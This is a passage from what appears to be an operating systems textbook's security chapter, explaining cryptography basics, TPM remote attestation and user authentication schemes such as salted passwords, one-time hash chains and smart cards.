Of course, the fact that watermarks are used like this encourages some people to look for ways to remove them. A scheme that stores information in the low-order bits of each pixel can be defeated by rotating the image 1 degree clockwise, then converting it to a lossy system such as JPEG, then rotating it back by 1 degree. Finally, the image can be reconverted to the original encoding system (e.g., gif, bmp, tif). The lossy JPEG conversion will mess up the low-order bits and the rotations involve massive floating-point calculations, which introduce roundoff errors, also adding noise to the low-order bits. The people putting in the watermarks know this (or should know this), so they put in their copyright information redundantly and use schemes besides just using the low-order bits of the pixels. In turn, this stimulates the attackers to look for better removal techniques. And so it goes.

Steganography can be used to leak information in a covert way, but it is more common that we want to do the opposite: hide the information from the prying eys of attackers, without necessarily hiding the fact that we are hiding it. Like Julius Caesar, we want to ensure that even if our messages or files fall in the wrong hands, the attacker will not be able to detect the secret information. This is the domain of cryptography and the topic of the next section.

9.5 BASICS OF CRYPTOGRAPHY

Cryptography plays an important role in security. Many people are familiar with newspaper cryptograms, which are little puzzles in which each letter has been systematically replaced by a different one. These have as much to do with modern cryptography as hot dogs have to do with haute cuisine. In this section we will give a bird's-eye view of cryptography in the computer era. As mentioned earlier, operating systems use cryptography in many places. For instance, some file systems can encrypt all the data on disk, protocols like IPSec may encrypt and/or sign all

network packets, and most operating systems scramble passwords to prevent attackers from recovering them. Moreover, in Sec. 9.6, we will discuss the role of encryption in another important aspect of security: authentication.

We will look at the basic primitives used by these systems. However, a serious discussion of cryptography is beyond the scope of this book. Many excellent books on computer security discuss the topic at length. The interested reader is referred to these (e.g., Kaufman et al., 2002; and Gollman, 2011). Below we will give a very quick discussion of cryptography for readers not familiar with it at all.

The purpose of cryptography is to take a message or file, called the **plaintext**, and encrypt it into **ciphertext** in such a way that only authorized people know how to convert it back to plaintext. For all others, the ciphertext is just an incomprehensible pile of bits. Strange as it may sound to beginners in the area, the encryption and decryption algorithms (functions) should *always* be public. Trying to keep them secret almost never works and gives the people trying to keep the secrets a false sense of security. In the trade, this tactic is called **security by obscurity** and is employed only by security amateurs. Oddly enough, the category of amateurs also includes many huge multinational corporations that really should know better.

Instead, the secrecy depends on parameters to the algorithms called **keys**. If P is the plaintext file, K_E is the encryption key, C is the ciphertext, and E is the encryption algorithm (i.e., function), then $C = E(P, K_E)$. This is the definition of encryption. It says that the ciphertext is obtained by using the (known) encryption algorithm, E, with the plaintext, P, and the (secret) encryption key, K_E, as parameters. The idea that the algorithms should all be public and the secrecy should reside exclusively in the keys is called **Kerckhoffs' principle**, formulated by the 19th century Dutch cryptographer Auguste Kerckoffs. All serious cryptographers subscribe to this idea.

Similarly, $P = D(C, K_D)$ where D is the decryption algorithm and K_D is the decryption key. This says that to get the plaintext, P, back from the ciphertext, C, and the decryption key, K_D, one runs the algorithm D with C and K_D as parameters. The relation between the various pieces is shown in Fig. 9-15.

9.5.1 Secret-Key Cryptography

To make this clearer, consider an encryption algorithm in which each letter is replaced by a different letter, for example, all As are replaced by Qs, all Bs are replaced by Ws, all Cs are replaced by Es, and so on like this:

plaintext:	A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
ciphertext:	Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

This general system is called a **monoalphabetic substitution**, with the key being the 26-letter string corresponding to the full alphabet. The encryption key in this example is *QWERTYUIOPASDFGHJKLZXCVBNM*. For the key given above, the




Figure 9-15. Relationship between the plaintext and the ciphertext.

plaintext *ATTACK* would be transformed into the ciphertext *QZZQEA*. The decryption key tells how to get back from the ciphertext to the plaintext. In this example, the decryption key is *KXVMCNOPHQRSZYIJADLEGWBUFT* because an *A* in the ciphertext is a *K* in the plaintext, a *B* in the ciphertext is an *X* in the plaintext, etc.

At first glance this might appear to be a safe system because although the cryptanalyst knows the general system (letter-for-letter substitution), he does not know which of the 26! $\approx 4 \times 10^{26}$ possible keys is in use. Nevertheless, given a surprisingly small amount of ciphertext, the cipher can be broken easily. The basic attack takes advantage of the statistical properties of natural languages. In English, for example, *e* is the most common letter, followed by *t*, *o*, *a*, *n*, *i*, etc. The most common two-letter combinations, called **digrams**, are *th*, *in*, *er*, *re*, and so on. Using this kind of information, breaking the cipher is easy.

Many cryptographic systems, like this one, have the property that given the encryption key it is easy to find the decryption key. Such systems are called **secret-key cryptography** or **symmetric-key cryptography**. Although monoalphabetic substitution ciphers are completely worthless, other symmetric key algorithms are known and are relatively secure if the keys are long enough. For serious security, minimally 256-bit keys should be used, giving a search space of $2^{256} \approx 1.2 \times 10^{77}$ keys. Shorter keys may thwart amateurs, but not major governments.

9.5.2 Public-Key Cryptography

Secret-key systems are efficient because the amount of computation required to encrypt or decrypt a message is manageable, but they have a big drawback: the sender and receiver must both be in possession of the shared secret key. They may even have to get together physically for one to give it to the other. To get around this problem, **public-key cryptography** is used (Diffie and Hellman, 1976). This

system has the property that distinct keys are used for encryption and decryption and that given a well-chosen encryption key, it is virtually impossible to discover the corresponding decryption key. Under these circumstances, the encryption key can be made public and only the private decryption key kept secret.

Just to give a feel for public-key cryptography, consider the following two questions:

Question 1: How much is $314159265358979 \times 314159265358979$?
Question 2: What is the square root of 3912571506419387090594828508241?

Most sixth graders, if given a pencil, paper, and the promise of a really big ice cream sundae for the correct answer, could answer question 1 in an hour or two. Most adults given a pencil, paper, and the promise of a lifetime 50% tax cut could not solve question 2 at all without using a calculator, computer, or other external help. Although squaring and square rooting are inverse operations, they differ enormously in their computational complexity. This kind of asymmetry forms the basis of public-key cryptography. Encryption makes use of the easy operation but decryption without the key requires you to perform the hard operation.

A public-key system called **RSA** exploits the fact that multiplying really big numbers is much easier for a computer to do than factoring really big numbers, especially when all arithmetic is done using modulo arithmetic and all the numbers involved have hundreds of digits (Rivest et al., 1978). This system is widely used in the cryptographic world. Systems based on discrete logarithms are also used (El Gamal, 1985). The main problem with public-key cryptography is that it is a thousand times slower than symmetric cryptography.

The way public-key cryptography works is that everyone picks a (public key, private key) pair and publishes the public key. The public key is the encryption key; the private key is the decryption key. Usually, the key generation is automated, possibly with a user-selected password fed into the algorithm as a seed. To send a secret message to a user, a correspondent encrypts the message with the receiver's public key. Since only the receiver has the private key, only the receiver can decrypt the message.

9.5.3 One-Way Functions

In various situations that we will see later it is desirable to have some function, f, which has the property that given f and its parameter x, computing $y = f(x)$ is easy to do, but given only $f(x)$, finding x is computationally infeasible. Such a function typically mangles the bits in complex ways. It might start out by initializing y to x. Then it could have a loop that iterates as many times as there are 1 bits in x, with each iteration permuting the bits of y in an iteration-dependent way, adding in a different constant on each iteration, and generally mixing the bits up very thoroughly. Such a function is called a **cryptographic hash function**.

9.5.4 Digital Signatures

Frequently it is necessary to sign a document digitally. For example, suppose a bank customer instructs the bank to buy some stock for him by sending the bank an email message. An hour after the order has been sent and executed, the stock crashes. The customer now denies ever having sent the email. The bank can produce the email, of course, but the customer can claim the bank forged it in order to get a commission. How does a judge know who is telling the truth?

Digital signatures make it possible to sign emails and other digital documents in such a way that they cannot be repudiated by the sender later. One common way is to first run the document through a one-way cryptographic hashing algorithm that is very hard to invert. The hashing function typically produces a fixed-length result independent of the original document size. The most popular hashing functions used is **SHA-1** (**Secure Hash Algorithm**), which produces a 20-byte result (NIST, 1995). Newer versions of SHA-1 are **SHA-256** and **SHA-512**, which produce 32-byte and 64-byte results, respectively, but they are less widely used to date.

The next step assumes the use of public-key cryptography as described above. The document owner then applies his private key to the hash to get $D(hash)$. This value, called the **signature block**, is appended to the document and sent to the receiver, as shown in Fig. 9-16. The application of D to the hash is sometimes referred to as decrypting the hash, but it is not really a decryption because the hash has not been encrypted. It is just a mathematical transformation on the hash.




Figure 9-16. (a) Computing a signature block. (b) What the receiver gets.

When the document and hash arrive, the receiver first computes the hash of the document using SHA-1 or whatever cryptographic hash function has been agreed upon in advance. The receiver then applies the sender's public key to the signature block to get $E(D(hash))$. In effect, it "encrypts" the decrypted hash, canceling it out and getting the hash back. If the computed hash does not match the hash from the signature block, the document, the signature block, or both have been tampered with (or changed by accident). The value of this scheme is that it applies (slow)

public-key cryptography only to a relatively small piece of data, the hash. Note carefully that this method works only if for all x

$$E\ (D\ (x)) = x$$

It is not guaranteed a priori that all encryption functions will have this property since all that we originally asked for was that

$$D\ (E\ (x)) = x$$

that is, E is the encryption function and D is the decryption function. To get the signature property in addition, the order of application must not matter, that is, D and E must be commutative functions. Fortunately, the RSA algorithm has this property.

To use this signature scheme, the receiver must know the sender's public key. Some users publish their public key on their Web page. Others do not because they may be afraid of an intruder breaking in and secretly altering their key. For them, an alternative mechanism is needed to distribute public keys. One common method is for message senders to attach a **certificate** to the message, which contains the user's name and public key and is digitally signed by a trusted third party. Once the user has acquired the public key of the trusted third party, he can accept certificates from all senders who use this trusted third party to generate their certificates.

A trusted third party that signs certificates is called a **CA** (**Certification Authority**). However, for a user to verify a certificate signed by a CA, the user needs the CA's public key. Where does that come from and how does the user know it is the real one? To do this in a general way requires a whole scheme for managing public keys, called a **PKI** (**Public Key Infrastructure**). For Web browsers, the problem is solved in an ad hoc way: all browsers come preloaded with the public keys of about 40 popular CAs.

Above we have described how public-key cryptography can be used for digital signatures. It is worth mentioning that schemes that do not involve public-key cryptography also exist.

9.5.5 Trusted Platform Modules

All cryptography requires keys. If the keys are compromised, all the security based on them is also compromised. Storing the keys securely is thus essential. How does one store keys securely on a system that is not secure?

One proposal that the industry has come up with is a chip called the **TPM** (**Trusted Platform Module**), which is a cryptoprocessor with some nonvolatile storage inside it for keys. The TPM can perform cryptographic operations such as encrypting blocks of plaintext or decrypting blocks of ciphertext in main memory. It can also verify digital signatures. When all these operations are done in specialized hardware, they become much faster and are likely to be used more widely.

Many computers already have TPM chips and many more are likely to have them in the future.

TPM is extremely controversial because different parties have different ideas about who will control the TPM and what it will protect from whom. Microsoft has been a big advocate of this concept and has developed a series of technologies to use it, including Palladium, NGSCB, and BitLocker. In its view, the operating system controls the TPM and uses it for instance to encrypt the hard drive. However, it also wants to use the TPM to prevent unauthorized software from being run. "Unauthorized software" might be pirated (i.e., illegally copied) software or just software the operating system does not authorize. If the TPM is involved in the booting process, it might start only operating systems signed by a secret key placed inside the TPM by the manufacturer and disclosed only to selected operating system vendors (e.g., Microsoft). Thus the TPM could be used to limit users' choices of software to those approved by the computer manufacturer.

The music and movie industries are also very keen on TPM as it could be used to prevent piracy of their content. It could also open up new business models, such as renting songs or movies for a specific period of time by refusing to decrypt them after the expiration date.

One interesting use for TPMs is known as remote attestation. **Remote attestation** allows an external party to verify that the computer with the TPM runs the software it should be running, and not something that cannot be trusted. The idea is that the attesting party uses the TPM to create "measurements" that consist of hashes of the configuration. For instance, let us assume that the external party trusts nothing on our machine, except the BIOS. If the (external) challenging party were able to verify that we ran a trusted bootloader and not some rogue piece of software, this would be a start. If we could additionally prove that we ran a legitimate kernel on this trustworthy bootloader, even better. And if we could finally show that on this kernel we ran the right version of a legitimate application, the challenging party might be satisfied with respect to our trustworthiness.

Let us first consider what happens on our machine, from the moment it boots. When the (trusted) BIOS starts, it first initializes the TPM and uses it to create a hash of the code in memory after loading the bootloader. The TPM writes the result in a special register, known as a **PCR** (**Platform Configuration Register**). PCRs are special because they cannot be overwritten directly—but only "extended." To extend the PCR, the TPM takes a hash of the combination of the input value and the previous value in the PCR, and stores that in the PCR. Thus, if our bootloader is benign, it will take a measurement (create a hash) for the loaded kernel and extend the PCR that previously contained the measurement for the bootloader itself. Intuitively, we may consider the resulting cryptographic hash in the PCR as a hash chain, which binds the kernel to the bootloader. Now the kernel in turn creates takes a measurement of the application and extends the PCR with that.

Now let us consider what happens when an external party wants to verify that we run the right (trustworthy) software stack and not some arbitrary other code.

First, the challenging party creates an unpredictable value of, for example, 160 bits. This value, known as a **nonce**, is simply a unique identifier for this verification request. It serves to prevent an attacker from recording the response to one remote attestation request, changing the configuration on the attesting party and then simply replaying the previous response for all subsequent attestation requests. By incorporating a nonce in the protocol, such replays are not possible. When the attesting side receives the attestation request (with the nonce), it uses the TPM to create a signature (with its unique and unforgeable key) for the concatenation of the nonce and the value of the PCR. It then sends back this signature, the nonce, the value of the PCR, and hashes for the bootloader, the kernel, and the application. The challenging party first checks the signature and the nonce. Next, it looks up the three hashes in its database of trusted bootloaders, kernels, and applications. If they are not there, the attestation fails. Otherwise, the challenging party re-creates the combined hash of all three components and compares it to the value of the PCR received from the attesting side. If the values match, the challenging side is sure that the attesting side was started with exactly those three components. The signed result prevents attackers from forging the result, and since we know that the trusted bootloader performs the appropriate measurement of the kernel and the kernel in turn measures the application, no other code configuration could have produced the same hash chain.

TPM has a variety of other uses that we do not have space to get into. Interestingly enough, the one thing TPM does not do is make computers more secure against external attacks. What it really focuses on is using cryptography to prevent users from doing anything not approved directly or indirectly by whoever controls the TPM. If you would like to learn more about this subject, the article on Trusted Computing in the Wikipedia is a good place to start.

9.6 AUTHENTICATION

Every *secured* computer system must require all users to be authenticated at login time. After all, if the operating system cannot be sure who the user is, it cannot know which files and other resources he can access. While authentication may sound like a trivial topic, it is a bit more complicated than you might expect. Read on.

User authentication is one of those things we meant by "ontogeny recapitulates phylogeny" in Sec. 1.5.7. Early mainframes, such as the ENIAC, did not have an operating system, let alone a login procedure. Later mainframe batch and timesharing systems generally did have a login procedure for authenticating jobs and users.

Early minicomputers (e.g., PDP-1 and PDP-8) did not have a login procedure, but with the spread of UNIX on the PDP-11 minicomputer, logging in was again needed. Early personal computers (e.g., Apple II and the original IBM PC) did not

have a login procedure, but more sophisticated personal computer operating systems, such as Linux and Windows 8, do (although foolish users can disable it). Machines on corporate LANs almost always have a login procedure configured so that users cannot bypass it. Finally, many people nowadays (indirectly) log into remote computers to do Internet banking, engage in e-shopping, download music, and other commercial activities. All of these things require authenticated login, so user authentication is once again an important topic.

Having determined that authentication is often important, the next step is to find a good way to achieve it. Most methods of authenticating users when they attempt to log in are based on one of three general principles, namely identifying

1. Something the user knows.
2. Something the user has.
3. Something the user is.

Sometimes two of these are required for additional security. These principles lead to different authentication schemes with different complexities and security properties. In the following sections we will examine each of these in turn.

The most widely used form of authentication is to require the user to type a login name and a password. Password protection is easy to understand and easy to implement. The simplest implementation just keeps a central list of (login-name, password) pairs. The login name typed in is looked up in the list and the typed password is compared to the stored password. If they match, the login is allowed; if they do not match, the login is rejected.

It goes almost without saying that while a password is being typed in, the computer should not display the typed characters, to keep them from prying eyes near the monitor. With Windows, as each character is typed, an asterisk is displayed. With UNIX, nothing at all is displayed while the password is being typed. These schemes have different properties. The Windows scheme may make it easy for absent-minded users to see how many characters they have typed so far, but it also discloses the password length to "eavesdroppers" (for some reason, English has a word for auditory snoopers but not for visual snoopers, other than perhaps Peeping Tom, which does not seem right in this context). From a security perspective, silence is golden.

Another area in which not quite getting it right has serious security implications is illustrated in Fig. 9-17. In Fig. 9-17(a), a successful login is shown, with system output in uppercase and user input in lowercase. In Fig. 9-17(b), a failed attempt by a cracker to log into System *A* is shown. In Fig. 9-17(c) a failed attempt by a cracker to log into System *B* is shown.

In Fig. 9-17(b), the system complains as soon as it sees an invalid login name. This is a mistake, as it allows the cracker to keep trying login names until she finds a valid one. In Fig. 9-17(c), the cracker is always asked for a password and gets no

LOGIN: mitch	LOGIN: carol	LOGIN: carol
PASSWORD: FooBar!-7	INVALID LOGIN NAME	PASSWORD: Idunno
SUCCESSFUL LOGIN	LOGIN:	INVALID LOGIN
		LOGIN:
(a)	(b)	(c)

Figure 9-17. (a) A successful login. (b) Login rejected after name is entered. (c) Login rejected after name and password are typed.

feedback about whether the login name itself is valid. All she learns is that the login name plus password combination tried is wrong.

As an aside on login procedures, most notebook computers are configured to require a login name and password to protect their contents in the event they are lost are stolen. While better than nothing, it is not much better than nothing. Anyone who gets hold of the notebook can turn it on and immediately go into the BIOS setup program by hitting DEL or F8 or some other BIOS-specific key (usually displayed on the screen) before the operating system is started. Once there, he can change the boot sequence, telling it to boot from a USB stick before trying the hard disk. The finder then inserts a USB stick containing a complete operating system and boots from it. Once running, the hard disk can be mounted (in UNIX) or accessed as the *D:* drive (Windows). To prevent this situation, most BIOSes allow the user to password protect the BIOS setup program so that only the owner can change the boot sequence. If you have a notebook computer, stop reading now. Go put a password on your BIOS, then come back.

Weak Passwords

Often, crackers break in simply by connecting to the target computer (e.g., over the Internet) and trying many (login name, password) combinations until they find one that works. Many people use their name in one form or another as their login name. For Someone named "Ellen Ann Smith," ellen, smith, ellen_smith, ellen-smith, ellen.smith, esmith, easmith, and eas are all reasonable candidates. Armed with one of those books entitled *4096 Names for Your New Baby*, plus a telephone book full of last names, a cracker can easily compile a computerized list of potential login names appropriate to the country being attacked (ellen_smith might work fine in the United States or England, but probably not in Japan).

Of course, guessing the login name is not enough. The password has to be guessed, too. How hard is that? Easier than you think. The classic work on password security was done by Morris and Thompson (1979) on UNIX systems. They compiled a list of likely passwords: first and last names, street names, city names, words from a moderate-sized dictionary (also words spelled backward), license plate numbers, etc. They then compared their list to the system password file to see if there were any matches. Over 86% of all passwords turned up in their list.

Lest anyone think that better-quality users pick better-quality passwords, rest assured that they do not. When in 2012, 6.4 million LinkedIn (hashed) passwords leaked to the Web after a hack, many people had fun analyzing the results. The most popular password was ''password''. The second most popular was ''123456'' (''1234'', ''12345'', and ''12345678'' were also in the top 10). Not exactly uncrackable. In fact, crackers can compile a list of potential login names and a list of potential passwords without much work and run a program to try them on as many computers as they can.

This is similar to what researchers at IOActive did in March 2013. They scanned a long list of home routers and set-top boxes to see if they were vulnerable to the simplest possible attack. Rather than trying out many login names and passwords, as we suggested, they tried only the well-known default login and password installed by the manufacturers. Users are supposed to change these values immediately, but it appears that many do not. The researchers found that hundreds of thousands of such devices are potentially vulnerable. Perhaps even more worrying, the Stuxnet attack on an Iranian nuclear facility made use of the fact that the Siemens computers controlling the centrifuges used a default password—one that had been circulating on the Internet for years.

The growth of the Web has made the problem much worse. Instead of having only one password, many people now have dozens or even hundreds. Since remembering them all is too hard, they tend to choose simple, weak passwords and reuse them on many Websites (Florencio and Herley, 2007; and Taiabul Haque et al.,, 2013).

Does it really matter if passwords are easy to guess? Yes, absolutely. In 1998, the *San Jose Mercury News* reported that a Berkeley resident, Peter Shipley, had set up several unused computers as **war dialers**, which dialed all 10,000 telephone numbers belonging to an exchange [e.g., (415) 770-xxxx], usually in random order to thwart telephone companies that frown upon such usage and try to detect it. After making 2.6 million calls, he located 20,000 computers in the Bay Area, 200 of which had no security at all.

The Internet has been a godsend to crackers. It takes all the drudgery out of their work. No more phone numbers to dial (and no more dial tones to wait for). ''War dialing'' now works like this. A cracker may write a script ping (send a network packet) to a set of IP addresses. If it receives any response at all, the script subsequently tries to set up a TCP connection to all the possible services that may be be running on the machine. As mentioned earlier, this mapping out of what is running on which computer is known as portscanning and instead of writing a script from scratch, the attacker may just as well use specialized tools like `nmap` that provide a wide range of advanced portscanning techniques. Now that the attacker knows which servers are running on which machine, the next step is to launch the attack. For instance, if the attacker wanted to probe the password protection, he would connect to those services that use this method of authentication, like the `telnet` server, or even the Web server. We have already seen that default and

otherwise weak password enable attackers to harvest a large number of accounts, sometimes with full administrator rights.

UNIX Password Security

Some (older) operating systems keep the password file on the disk in unencrypted form, but protected by the usual system protection mechanisms. Having all the passwords in a disk file in unencrypted form is just looking for trouble because all too often many people have access to it. These may include system administrators, machine operators, maintenance personnel, programmers, management, and maybe even some secretaries.

A better solution, used in UNIX systems, works like this. The login program asks the user to type his name and password. The password is immediately "encrypted" by using it as a key to encrypt a fixed block of data. Effectively, a one-way function is being run, with the password as input and a function of the password as output. This process is not really encryption, but it is easier to speak of it as encryption. The login program then reads the password file, which is just a series of ASCII lines, one per user, until it finds the line containing the user's login name. If the (encrypted) password contained in this line matches the encrypted password just computed, the login is permitted, otherwise it is refused. The advantage of this scheme is that no one, not even the superuser, can look up any users' passwords because they are not stored in unencrypted form anywhere in the system. For illustration purposes, we assume for now that the encrypted password is stored in the password file itself. Later, we will see, this is no longer the case for modern variants of UNIX.

If the attacker manages to get hold of the encrypted password, the scheme can be attacked, as follows. A cracker first builds a dictionary of likely passwords the way Morris and Thompson did. At leisure, these are encrypted using the known algorithm. It does not matter how long this process takes because it is done in advance of the break-in. Now armed with a list of (password, encrypted password) pairs, the cracker strikes. He reads the (publicly accessible) password file and strips out all the encrypted passwords. These are compared to the encrypted passwords in his list. For every hit, the login name and unencrypted password are now known. A simple shell script can automate this process so it can be carried out in a fraction of a second. A typical run of the script will yield dozens of passwords.

After recognizing the possibility of this attack, Morris and Thompson described a technique that renders the attack almost useless. Their idea is to associate an n-bit random number, called the **salt**, with each password. The random number is changed whenever the password is changed. The random number is stored in the password file in unencrypted form, so that everyone can read it. Instead of just storing the encrypted password in the password file, the password and the random number are first concatenated and then encrypted together. This encrypted result is then stored in the password file, as shown in Fig. 9-18 for a password file with five

users, Bobbie, Tony, Laura, Mark, and Deborah. Each user has one line in the file, with three entries separated by commas: login name, salt, and encrypted password + salt. The notation *e*(*Dog, 4238*) represents the result of concatenating Bobbie's password, Dog, with her randomly assigned salt, 4238, and running it through the encryption function, *e*. It is the result of that encryption that is stored as the third field of Bobbie's entry.

Bobbie, 4238, e(Dog, 4238)
Tony, 2918, e(6%%TaeFF, 2918)
Laura, 6902, e(Shakespeare, 6902)
Mark, 1694, e(XaB#Bwcz, 1694)
Deborah, 1092, e(LordByron,1092)

Figure 9-18. The use of salt to defeat precomputation of encrypted passwords.

Now consider the implications for a cracker who wants to build up a list of likely passwords, encrypt them, and save the results in a sorted file, *f*, so that any encrypted password can be looked up easily. If an intruder suspects that *Dog* might be a password, it is no longer sufficient just to encrypt *Dog* and put the result in *f*. He has to encrypt 2^n strings, such as *Dog0000*, *Dog0001*, *Dog0002*, and so forth and enter all of them in *f*. This technique increases the size of *f* by 2^n. UNIX uses this method with $n = 12$.

For additional security, modern versions of UNIX typically store the encrypted passwords in a separate "shadow" file that, unlike the password file, is only readable by root. The combination of salting the password file and making it unreadable except indirectly (and slowly) can generally withstand most attacks on it.

One-Time Passwords

Most superusers exhort their mortal users to change their passwords once a month. It falls on deaf ears. Even more extreme is changing the password with every login, leading to **one-time passwords**. When one-time passwords are used, the user gets a book containing a list of passwords. Each login uses the next password in the list. If an intruder ever discovers a password, it will not do him any good, since next time a different password must be used. It is suggested that the user try to avoid losing the password book.

Actually, a book is not needed due to an elegant scheme devised by Leslie Lamport that allows a user to log in securely over an insecure network using one-time passwords (Lamport, 1981). Lamport's method can be used to allow a user running on a home PC to log in to a server over the Internet, even though intruders may see and copy down all the traffic in both directions. Furthermore, no secrets have to be stored in the file system of either the server or the user's PC. The method is sometimes called a **one-way hash chain**.

The algorithm is based on a one-way function, that is, a function $y = f(x)$ that has the property that given x it is easy to find y, but given y it is computationally infeasible to find x. The input and output should be the same length, for example, 256 bits.

The user picks a secret password that he memorizes. He also picks an integer, n, which is how many one-time passwords the algorithm is able to generate. As an example, consider $n = 4$, although in practice a much larger value of n would be used. If the secret password is s, the first password is given by running the one-way function n times:

$$P_1 = f(f(f(f(s))))$$

The second password is given by running the one-way function $n - 1$ times:

$$P_2 = f(f(f(s)))$$

The third password runs f twice and the fourth password runs it once. In general, $P_{i-1} = f(P_i)$. The key fact to note here is that given any password in the sequence, it is easy to compute the *previous* one in the numerical sequence but impossible to compute the *next* one. For example, given P_2 it is easy to find P_1 but impossible to find P_3.

The server is initialized with P_0, which is just $f(P_1)$. This value is stored in the password file entry associated with the user's login name along with the integer 1, indicating that the next password required is P_1. When the user wants to log in for the first time, he sends his login name to the server, which responds by sending the integer in the password file, 1. The user's machine responds with P_1, which can be computed locally from s, which is typed in on the spot. The server then computes $f(P_1)$ and compares this to the value stored in the password file (P_0). If the values match, the login is permitted, the integer is incremented to 2, and P_1 overwrites P_0 in the password file.

On the next login, the server sends the user a 2, and the user's machine computes P_2. The server then computes $f(P_2)$ and compares it to the entry in the password file. If the values match, the login is permitted, the integer is incremented to 3, and P_2 overwrites P_1 in the password file. The property that makes this scheme work is that even though an intruder may capture P_i, he has no way to compute P_{i+1} from it, only P_{i-1} which has already been used and is now worthless. When all n passwords have been used up, the server is reinitialized with a new secret key.

Challenge-Response Authentication

A variation on the password idea is to have each new user provide a long list of questions and answers that are then stored on the server securely (e.g., in encrypted form). The questions should be chosen so that the user does not need to write them down. Possible questions that could be asked are:

1. Who is Marjolein's sister?
2. On what street was your elementary school?
3. What did Mrs. Ellis teach?

At login, the server asks one of them at random and checks the answer. To make this scheme practical, though, many question-answer pairs would be needed.

Another variation is **challenge-response**. When this is used, the user picks an algorithm when signing up as a user, for example x^2. When the user logs in, the server sends the user an argument, say 7, in which case the user types 49. The algorithm can be different in the morning and afternoon, on different days of the week, and so on.

If the user's device has real computing power, such as a personal computer, a personal digital assistant, or a cell phone, a more powerful form of challenge-response can be used. In advance, the user selects a secret key, k, which is initially brought to the server system by hand. A copy is also kept (securely) on the user's computer. At login time, the server sends a random number, r, to the user's computer, which then computes $f(r, k)$ and sends that back, where f is a publicly known function. The server then does the computation itself and checks if the result sent back agrees with the computation. The advantage of this scheme over a password is that even if a wiretapper sees and records all the traffic in both directions, he will learn nothing that helps him next time. Of course, the function, f, has to be complicated enough that k cannot be deduced, even given a large set of observations. Cryptographic hash functions are good choices, with the argument being the XOR of r and k. These functions are known to be hard to reverse.

9.6.1 Authentication Using a Physical Object

The second method for authenticating users is to check for some physical object they have rather than something they know. Metal door keys have been used for centuries for this purpose. Nowadays, the physical object used is often a plastic card that is inserted into a reader associated with the computer. Normally, the user must not only insert the card, but must also type in a password, to prevent someone from using a lost or stolen card. Viewed this way, using a bank's ATM (Automated Teller Machine) starts out with the user logging in to the bank's computer via a remote terminal (the ATM machine) using a plastic card and a password (currently a 4-digit PIN code in most countries, but this is just to avoid the expense of putting a full keyboard on the ATM machine).

Information-bearing plastic cards come in two varieties: magnetic stripe cards and chip cards. Magnetic stripe cards hold about 140 bytes of information written on a piece of magnetic tape glued to the back of the card. This information can be read out by the terminal and then sent to a central computer. Often the information

contains the user's password (e.g., PIN code) so the terminal can perform an identity check even if the link to the main computer is down. Typically the password is encrypted by a key known only to the bank. These cards cost about $0.10 to $0.50, depending on whether there is a hologram sticker on the front and the production volume. As a way to identify users in general, magnetic stripe cards are risky because the equipment to read and write them is cheap and widespread.

Chip cards contain a tiny integrated circuit (chip) on them. These cards can be subdivided into two categories: stored value cards and smart cards. **Stored value cards** contain a small amount of memory (usually less than 1 KB) using ROM technology to allow the value to be remembered when the card is removed from the reader and thus the power turned off. There is no CPU on the card, so the value stored must be changed by an external CPU (in the reader). These cards are mass produced by the millions for well under $1 and are used, for example, as prepaid telephone cards. When a call is made, the telephone just decrements the value in the card, but no money actually changes hands. For this reason, these cards are generally issued by one company for use on only its machines (e.g., telephones or vending machines). They could be used for login authentication by storing a 1-KB password in them that the reader would send to the central computer, but this is rarely done.

However, nowadays, much security work is being focused on the **smart cards** which currently have something like a 4-MHz 8-bit CPU, 16 KB of ROM, 4 KB of ROM, 512 bytes of scratch RAM, and a 9600-bps communication channel to the reader. The cards are getting smarter in time, but are constrained in a variety of ways, including the depth of the chip (because it is embedded in the card), the width of the chip (so it does not break when the user flexes the card) and the cost (typically $1 to $20, depending on the CPU power, memory size, and presence or absence of a cryptographic coprocessor).

Smart cards can be used to hold money, as do stored value cards, but with much better security and universality. The cards can be loaded with money at an ATM machine or at home over the telephone using a special reader supplied by the bank. When inserted into a merchant's reader, the user can authorize the card to deduct a certain amount of money from the card (by typing YES), causing the card to send a little encrypted message to the merchant. The merchant can later turn the message over to a bank to be credited for the amount paid.

The big advantage of smart cards over, say, credit or debit cards, is that they do not need an online connection to a bank. If you do not believe this is an advantage, try the following experiment. Try to buy a single candy bar at a store and insist on paying with a credit card. If the merchant objects, say you have no cash with you and besides, you need the frequent flyer miles. You will discover that the merchant is not enthusiastic about the idea (because the associated costs dwarf the profit on the item). This makes smart cards useful for small store purchases, parking meters, vending machines, and many other devices that normally require coins. They are in widespread use in Europe and spreading elsewhere.

Smart cards have many other potentially valuable uses (e.g., encoding the bearer's allergies and other medical conditions in a secure way for use in emergencies), but this is not the place to tell that story. Our interest here is how they can be used for secure login authentication. The basic concept is simple: a smart card is a small, tamperproof computer that can engage in a discussion (protocol) with a central computer to authenticate the user. For example, a user wishing to buy things at an e-commerce Website could insert a smart card into a home reader attached to his PC. The e-commerce site would not only use the smart card to authenticate the user in a more secure way than a password, but could also deduct the purchase price from the smart card directly, eliminating a great deal of the overhead (and risk) associated with using a credit card for online purchases.

